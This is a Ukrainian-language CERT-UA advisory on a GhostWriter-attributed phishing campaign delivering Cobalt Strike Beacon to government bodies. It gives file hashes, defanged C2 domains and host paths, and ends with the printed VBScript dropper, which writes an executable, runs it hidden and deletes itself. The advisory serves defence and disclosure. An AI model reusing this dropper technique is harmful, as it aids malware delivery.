

Кібератака на державні організації України з використанням шкідливої програми Cobalt Strike Beacon (CERT-UA#4227)

Кібератака на державні організації України з використанням шкідливої програми Cobalt Strike Beacon (CERT-UA#4227)

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено RAR-архів "Диверсанти.rar", що містить RAR-архів "Диверсанти 21.03.rar", який, у свою чергу, містить SFX-архів "Диверсанти filercs.rar" (для маскування розширення ім'я файлу містить right-to-left override (RTLO) символ).

Згаданий архів містить документи та зображення приманки, а також VBScript-код (Thumbs.db), який забезпечить створення та запуск .NET-програми "dhdhk0k34.com". В результаті комп'ютер буде уражено шкідливою програмою Cobalt Strike Beacon. Зауважимо, що дата компіляції інжектору "inject.exe" - 15.03.2022

Виявлену активність, виходячи зі специфічності VBScript-коду, з середнім рівнем впевненості асоційовано з діяльністю групи UAC-0051 (unc1151/GhostWriter).

Індикатори компрометації

Файли

MD5	SHA256
Назва файлу	
e4b54ee2f0068762179e7e514d90bf16	
fbabc4e5a6470606fc64c39c182b5a7a71f8fa96f50c67725d52abf184f75fd4	
Диверсанти.rar	
4a78df33d4f987103dc0c0f3a302b8cb	
59ed536e1955e310f321435d43ca8b60cb3746514f3c3ea951d43633cacbe7bc	
Диверсанти 21.03.rar	
bcdab4ae622811f699765bfb9cb909d2	
6149680c8541980d46c17681e37e4751e2baca1d13ee648b8188dfb24bf56f7c	
Диверсанти filercs.rar	
b5525108912ee8d5f1519f1b552723e8	
d324d7f30984931176ff878a81c7c1f4f979ad3d759c7f33427bba10d9deb1f6	Thumbs.db
3303286735a07ae5d14db9c12843d44e	
f98e1e61c84a5ed098e7481ab339e2881195f4d1b101c92b81113eb7ff56e63d	
dhdhk0k34.com	
18e73cc3d5eda742530ba3fef59e3943	

37e644deee0add76bac9c5121355a03a459b1a97917383765bf3df94e9af7e29
b724ff750dff495e6634ddf0f1263844
7cf3f758b2abb303dec89736dfd55c38309a21aec2d83d3d4e590f9538fc5f15
inject.exe (2022-03-15)
1365b82e7da0968e97c095d8bd9166dd
c14fce93183dc4173be02b2a48d1ed06b43656c7b6d5a290d9948b6947df9033
csbeacon.bin (Cobalt Strike Beacon)

Skype.exe



Мережеві

hXXps://ao3.hmgo[.]pw/tags/Akihabara@TODEEP/works
hXXps://ao3.hmgo[.]pw/tags/Akihabara@TODEEP/works/update
ao3.hmgo[.]pw
hmgo[.]pw

Хостові

C:\Users\Public\dhdhk0k34.com
C:\Users\Public\Skype.exe

Графічні зображення



```
Function H0oXKM7z2(lgJH0d2vuZoxP)
    H0oXKM7z2=StrReverse(lgJH0d2vuZoxP)
End Function
On Error Resume Next
Set x1Cu9H2Jtly578N = CreateObject( "Scripting.FileSystemObject" )
x1Cu9H2Jtly578N.DeleteFile WScript.ScriptFullName
iVraWBusXO

Sub iVraWBusXO()
    Dim GBxqIv
    GBxqIv = "C:\Users\Public\dhdhk0k34.com"
    XohSuvk60 GBxqIv
    hf4RkvDgPw1TGu GBxqIv
End Sub

Sub hf4RkvDgPw1TGu (VHF4bxLen11C)
    Dim XlhwJ3zSHOCW
    Set XlhwJ3zSHOCW = CreateObject( "WScript.Shell" )
    XlhwJ3zSHOCW.Run VHF4bxLen11C, 0, true
    Set x1Cu9H2Jtly578N = CreateObject( "Scripting.FileSystemObject" )
    x1Cu9H2Jtly578N.DeleteFile(VHF4bxLen11C)
End Sub

Sub oQKJg7zSMBdhGE(TtDajaeYEJ, HmeRd1TE58NaV)
    Dim A69gtBweOd
    Dim BWh2MvezCmmN5x5y
    A69gtBweOd = split(HmeRd1TE58NaV)
    For BWh2MvezCmmN5x5y = lbound(A69gtBweOd) to ubound(A69gtBweOd)
        TtDajaeYEJ.Write Chr(A69gtBweOd(BWh2MvezCmmN5x5y))
    Next
End Sub

Sub baObSPMesS1(TtDajaeYEJ)
    oQKJg7zSMBdhGE TtDajaeYEJ, "77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0"
    oQKJg7zSMBdhGE TtDajaeYEJ, "0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 14 31 156 14 0 180 9 205"
    oQKJg7zSMBdhGE TtDajaeYEJ, "33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111"
    oQKJg7zSMBdhGE TtDajaeYEJ, "116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10"
    oQKJg7zSMBdhGE TtDajaeYEJ, "36 0 0 0 0 0 0 0 80 68 0 0 76 1 3 0 54 91 17 181 0 0 0 0 0 0 0 224 0 2 3 11 1 48"
    oQKJg7zSMBdhGE TtDajaeYEJ, "0 0 32 6 0 0 0 0 0 0 0 174 61 6 0 0 32 0 0 0 64 0 0 0 0 64 0 0 32 0 0 0"
End Sub

Sub XsMasuvk60 (VHF4bxLen11C)
    Dim x1Cu9H2Jtly578N
    Dim TtDajaeYEJ
    Set x1Cu9H2Jtly578N = CreateObject("Scripting.FileSystemObject")
    Set TtDajaeYEJ = x1Cu9H2Jtly578N.OpenTextFile(VHF4bxLen11C, 2, true)
    baObSPMesS1 TtDajaeYEJ
    TtDajaeYEJ.Close
End Sub
```